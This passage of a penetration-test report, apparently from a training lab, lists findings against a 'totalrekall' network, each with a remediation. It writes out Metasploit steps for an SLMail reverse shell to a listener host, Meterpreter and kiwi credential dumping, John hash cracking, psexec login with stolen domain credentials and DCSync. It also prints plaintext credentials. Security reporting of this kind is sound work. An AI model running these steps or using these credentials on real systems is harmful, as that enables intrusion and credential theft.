15936381202	2024-12-30	2024-12-30	2025-03-30	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz	C=US, ST=Arizona,
15923754628	2024-12-29	2024-10-30	2025-01-28	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz	C=US, ST=Arizona,
15918948802	2024-12-28	2024-12-28	2025-03-28	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz	C=US, ST=Arizona,
15147473758	2024-10-30	2024-10-30	2025-01-28	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz	C=US, ST=Arizona,
13112116776	2024-05-20	2024-05-20	2025-05-20	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz	C=US, ST=Arizona,
13112112288	2024-05-20	2024-05-20	2025-05-20	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz	C=US, ST=Arizona,
9436388643	2023-05-20	2023-05-20	2024-05-20	www.totalrekall.xyz	www.totalrekall.xyz	C=US, ST=Arizona,
9424423941	2023-05-18	2023-05-18	2024-05-18	totalrekall.xyz	totalrekall.xyz	C=US, ST=Arizona,
6095738637	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz	C=AT, O=ZeroSSL,
6095738716	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz	C=AT, O=ZeroSSL,
6095204253	2022-02-02	2022-02-02	2022-05-03	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz	C=AT, O=ZeroSSL,
6095204153	2022-02-02	2022-02-02	2022-05-03	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz	C=AT, O=ZeroSSL,


Vulnerability 20	Findings
Title	WHOIS Registry Data Exposure
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Low
Description	The domain owner's complete information is exposed on WHOIS registry portal, where anyone can access this information and can be a potential threat for social engineering or phishing attack.
Images	
Affected Hosts	totalrekall.xyz
Remediation	To remediate WHOIS registry data exposure, enable WHOIS privacy protection (if supported by your registrar) to mask domain owner information, and limit the amount of personal data shared publicly. Regularly review and update domain registration details.

Windows OS:





Vulnerability 21	Findings
Title	Insecure File Storage in Public Repository
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	Critical
Description	While searching for the totalrekall website repositories, we were able to find an account with their password. We cracked the password using john. URL: https://github.com/totalrekall/site/blob/main/xampp.users trivera:Tanya4life
Images	
Affected Hosts	totalrekall
Remediation	To remediate insecure file storage in public repositories, remove sensitive data (e.g., credentials) from the repository, use environment variables or secure vaults for sensitive information, and enforce strict access controls. Regularly audit repositories for accidental exposure.


Vulnerability 22	Findings
Title	FTP Anonymous Login Access
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	An Nmap scan showed us that host 172.22.117.20 has an ftp port open and we were able to see system files in it as well. we tried to access the files via ftp service with anonymous login and we were able to access the system file with sensitive data. We also tried using ftp via browser and worked perfectly. By command: ftp 172.22.117.20 user: anonymous By web: ftp://172.22.117.20 download the files
Images	 
Affected Hosts	172.22.117.20
Remediation	To remediate FTP anonymous login access, disable anonymous FTP access, enforce strong authentication, restrict file permissions, and use SFTP or FTPS for secure file transfers. Regularly audit and monitor FTP server configurations and access logs.


Vulnerability 23	Findings
Title	SLMail (Reverse TCP Shell) Vulnerability
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	After the intense NMap scan on host 172.22.117.20, we were able to identify an exploit for SLMail. We ran the exploit and were able to create a remote shell connection to the windows machine and able to access the file system and we were also able to see the scheduled tasks and running services. exploit: /windows/pop3/seattlelab_pass Config: set RHOSTS 172.22.117.20 set LHOST 172.22.117.100 set LPORT 4445
Images	


	
Affected Hosts	**172.22.117.20**
Remediation	**To remediate the SLMail vulnerability, uninstall or update the vulnerable SLMail software to the latest patched version, disable unused services, and apply security patches. Regularly scan and monitor for vulnerabilities and unauthorized access.**

Vulnerability 24	Findings
Title	**Credentials Dumping via Metasploit/Kiwi**
Type (Web app / Linux OS / WIndows OS)	**Windows OS**
Risk Rating	**Critical**
Description	**While further exploitation with the SLMail vulnerability, we were able to get the credential hashes of the windows machine via credential dumping and kiwi. Then we cracked those hashes with John on the local linux machine.** **We were also able to get access to the file system of the machine where we were able to locate the sensitive data.** **Commands:** **meterpreter> getuid** **server username: NT Authority/SYSTEM** **meterpreter> run post/windows/gather/hashdump** **##Received boot key/Decrypt user keys/user & password hashes** **meterpreter> load kiwi** **lsa_dump_sam** **##Received credentials** **meterpreter>load kiwi** **kiwi_cmd lsadump::cache** **##Received cached passwords** **Copied the hashed passwords to plain text and cracked with john.**


	Command: **john –formatNT pass.txt**
Images	   

	
Affected Hosts	**172.22.117.20**
Remediation	**To remediate credential dumping and hash cracking, enforce strong password policies, disable unnecessary services, use Credential Guard (Windows), and regularly update and patch systems. Monitor for suspicious activity and implement least privilege principles.**

Vulnerability 25	Findings
Title	Unauthorized Access to DC01 server using Dumped Credentials
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	After getting the admin credentials from the previous exploit we were able to get access to the WinDC(172.22.117.10) server. Rest of the details we get from the Nmap intense scan e.g. domain name etc. After getting the shell access we were able to access the sensitive files and data in the server. exploit: windows/smb/psexec Config: set RHOSTS 172.22.117.10 set LHOST 172.22.117.100 set SMBDomain rekall set SMBUser ADMBob set SMBPass Changeme!
Images	



Affected Hosts	**172.22.117.10**
Remediation	**To remediate unauthorized access to the DC01 server, enforce strong password policies, disable unnecessary services, use multi-factor authentication (MFA), and regularly update and patch systems. Monitor for suspicious activity and implement least privilege principles.**

Vulnerability 26	Findings
Title	Lateral Movement on DC01 server to Dump Additional Credentials
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	After further investigation in the WinDC01 server, we were able to dump administrator credentials by loading kiwi. Commands: meterpreter>load kiwi meterpreter>dcsync_ntlm administrator ##Received administrator credentials
Images	
Affected Hosts	172.22.117.10
Remediation	To remediate unauthorized access to the DC01 server, enforce strong password policies, disable unnecessary services, use multi-factor authentication (MFA), and regularly update and patch systems. Monitor for suspicious activity and implement least privilege principles.